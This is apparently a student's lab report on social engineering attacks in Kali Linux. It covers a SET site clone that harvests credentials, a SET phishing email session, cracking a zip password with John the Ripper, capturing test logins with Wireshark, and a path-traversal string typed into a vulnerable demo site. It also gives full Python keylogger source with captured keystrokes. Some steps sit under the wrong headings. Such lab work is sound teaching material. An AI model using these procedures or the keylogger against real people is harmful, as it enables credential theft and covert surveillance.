

Ex.8 SOCIAL ENGINEERING ATTACKS

To perform social engineering attacks in Kali Linux and execute the following attacks

21BCE1651 – SANTHOSH KRISHNA R

1. Cloning
2. Credential Harvesting
3. Email Attachment Attack
4. John the Ripper
5. Wireshark
6. Keylogger


SOFTWARE REQUIRED: VM Virtual Box, Kali Linux OS

PROCEDURE:

Social Engineering Attacks

- Social engineering is a deception method that takes advantage of human error to obtain sensitive data, access, or assets.
- Attackers who use social engineering frequently pursue one of two objectives:
 - Sabotage: Disrupting or corrupting data to cause harm or inconvenience.
 - Theft: Getting one's hands on valuables like information, access, or cash.

1. Execute the below given attacks

ATTACK	OUTPUT
	

CLONNING

Website cloning is the method of easily establishing a new website from a copy of your current website's design or content. Before making changes to your live website, engineers and designers can prepare blueprints, verify compatibility, and make modifications safely using website cloning.

Steps:

- In Kali Linux, open **Root Terminal Emulator** and perform authentication to unlock privileges.
- Type “setoolkit -h”
- Select the following from the menus in order:
 - Social-Engineering Attacks(1)
 - Website Attack Vectors(2)
 - Web jacking Attack Method(5)
 - Site Cloner(2)
- Type in terminal the following:
 - IP address for the POST back in Harvester/Tabnabbing[10.0.2.15]
 - Enter the URL in the format <<http://www.thisisfakesite.com>>
 - Open a web browser and type <http://10.0.2.15>.
- The “site has been moved” message appears which takes the user to the fake website. On user typing their login credentials into the website, it gets displayed in the Terminal.

EMAIL ATTACHMENT ATTACK

Select from the menu:

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) Wireless Access Point Attack Vector
- 8) QRCode Generator Attack Vector
- 9) Powershell Attack Vectors
- 10) Third Party Modules

99) Return back to the main menu.

set> 5

Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would be to send an email to one individual person. The second option will allow you to import a list and send it to as many people as you want within that list.

What do you want to do:

1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer

99. Return to main menu.

set:mailer>1

set:phishing> Send email to:mail2santhoshkrishna@gmail.com

1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set:phishing>1

set:phishing> Your gmail email address:skthalaivar@gmail.com

set:phishing> The FROM NAME the user will see:SANTHOSH

Email password:

set:phishing> Flag this message/s as high priority? [yes/no]:yes

Do you want to attach a file - [y/n]: n

Do you want to attach an inline file - [y/n]: n

set:phishing> Email subject:HII, YOU GOT HAKED

set:phishing> Send the message as html or plain? 'h' or 'p' [p]:p

[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new_line.

When a malevolent actor sends a phoney email seeming to be from a legitimate, reliable source, it is called phishing. The goal of the message is to deceive the receiver into downloading malware or disclosing sensitive information. A very specific form of phishing is called spear phishing.

JOHN THE RIPPER

Steps:

- In Kali Linux, open Root Terminal Emulator and perform authentication to unlock privileges.
- Type “setoolkit -h”
- Select the following from the menus in order:
 - Social-Engineering Attacks(1)
 - Mass Mailer Attack(5)
 - E-Mail Attack Single Email Address(1)
 - Use a gmail account for your email attack(1)
- Type in terminal the following:
 - Send email to:
 - Your gmail email address:
 - The FROM NAME the user will see:
 - Email Subject:
 - Send message as html or plain:

```
(kali@kali)-[~/Desktop]
$ sudo zip2john sample.zip >password.txt
!?: compressed length of AES entry too short.

(kali@kali)-[~/Desktop]
$ john --format=zip password.txt
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 128/128 SSE2 4x])
Cost 1 (HMAC size) is 0 for all loaded hashes
Will run 6 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
123456789 (sample.zip/text1.txt)
1g 0:00:00:00 DONE 2/3 (2024-04-21 10:56) 1.063g/s 43478p/s 43478c/s 43478C/s 12345
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali@kali)-[~/Desktop]
$ john --show password.txt
sample.zip/text1.txt:123456789:text1.txt:sample.zip:sample.zip

1 password hash cracked, 0 left
```

A free, user-friendly, open-source application called John the Ripper combines the finest features of other password crackers into a single package. Pen testers can use it to locate vulnerabilities in systems and databases by using it to identify weak passwords.

Steps:

- Create a Zip file of the format “name.zip” with any content inside it and protect it with any simple password.
- In Kali Linux, open **Root Terminal Emulator** and perform authentication to unlock privileges.
- Type “sudo zip2john filename.zip > newfilename.txt”
- Type “john –format=zip newfilename.txt” followed by the previous command.
- The password is cracked and “john –show newfile.txt” to see the cracked password.

WIRESHARK

TEST and Demonstration site for [Acunetix Web Vulnerability Scanner](#)

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#) [Logout test](#)

search art

[Browse categories](#)

[Browse artists](#)

[Your cart](#)

[Signup](#)

[Your profile](#)

[Our guestbook](#)

[AJAX Demo](#)

[Logout](#)

Links

[Security art](#)

[PHP scanner](#)

[PHP vuln help](#)

[Fractal Explorer](#)

%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fboot.ini (test)

On this page you can visualize or edit you user information.

Name:	%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F
Credit card number:	1234-5678-2300-9000
E-Mail:	email@email.com
Phone number:	2323345
Address:	21 street

You have 0 items in your cart. You visualize you cart [here](#).

[About Us](#) | [Privacy Policy](#) | [Contact Us](#) | ©2019 Acunetix Ltd

The open-source packet analyzer Wireshark is free to use. The development of software and communications protocols, network troubleshooting, analysis, and education are all carried out using it.

Steps:


- In Kali Linux, open **Root Terminal Emulator** and perform authentication to unlock privileges.
- Type “wireshark” on the emulator to open Wireshark.
- Press on start button on top left corner to start tracing.
- Open the website “<http://testphp.vulnweb.com/>”.
- Press SignUp option and type “test” as id and “test” as password.
- A profile will open up where “Update” button have to be pressed.
- The details are logged in wireshark which can be viewed in wireshark application.

```
Microsoft Windows [Version 10.0.22631.3447]
(c) Microsoft Corporation. All rights reserved.

C:\Users\SANTHOSH>python -m pip install pynput
Collecting pynput
  Downloading pynput-1.7.6-py2.py3-none-any.whl.metadata (30 kB)
Collecting six (from pynput)
  Downloading six-1.16.0-py2.py3-none-any.whl.metadata (1.8 kB)
Downloaded pynput-1.7.6-py2.py3-none-any.whl (89 kB)
89.2/89.2 kB 2.5 MB/s eta 0:00:00
Downloading six-1.16.0-py2.py3-none-any.whl (11 kB)
Installing collected packages: six, pynput
Successfully installed pynput-1.7.6 six-1.16.0

C:\Users\SANTHOSH>

C: > Users > SANTHOSH > Desktop > Keylogger.py > ...
1  from pynput.keyboard import Key, Listener
2  import logging
3
4  logging.basicConfig(filename="keylog.txt", level=logging.DEBUG, format=" %(asctime)s - %(message)s")
5
6  def on_press(key): logging.info(str(key))
7
8  with Listener(on_press=on_press) as listener : listener.join()
9  |
```



```
keylog - Notepad
File Edit View
2022-11-04 22:31:41,833 - Key.shift
2022-11-04 22:31:41,865 - Key.shift
2022-11-04 22:31:41,899 - Key.shift
2022-11-04 22:31:41,931 - Key.shift
2022-11-04 22:31:41,964 - Key.shift
2022-11-04 22:31:41,974 - 'A'
2022-11-04 22:31:42,149 - 'k'
2022-11-04 22:31:42,373 - 'h'
2022-11-04 22:31:42,568 - 'i'
2022-11-04 22:31:43,792 - Key.backspace
2022-11-04 22:31:44,008 - Key.backspace
2022-11-04 22:31:44,207 - Key.backspace
2022-11-04 22:31:44,447 - Key.backspace
2022-11-04 22:31:53,241 - Key.backspace
2022-11-04 22:31:54,212 - Key.ctrl_l
2022-11-04 22:31:54,593 - '\x13'
2022-11-04 22:31:57,927 - Key.ctrl_l
2022-11-04 22:31:58,216 - '\x13'
2022-11-04 22:32:07,011 - Key.ctrl_l
2022-11-04 22:32:07,285 - '\x13'
2022-11-04 22:32:28,271 - Key.shift
2022-11-04 22:32:28,478 - 'H'
2022-11-04 22:32:29,371 - 'i'
-----
Ln 1, Col 1 | 100% | Windows (CRLF) | UTF-8
```

A piece of software that captures the keystrokes sent from a keyboard to a computer, usually with the intention of learning information about the user without the user's knowledge.

Steps:

- In Windows terminal type, “python -m pip install pynput”.
- Open a file “Keylogger.py” and copy the above displayed code.
- Execute the code which will result in creation of a file, “Keylogger.txt” in the same directory.
- Open Browser and type any characters.
- Open up the “Keylogger.txt” to view the typed characters.

RESULT

The Social Engineering attacks have been executed successfully in Kali Linux and the outputs were obtained.

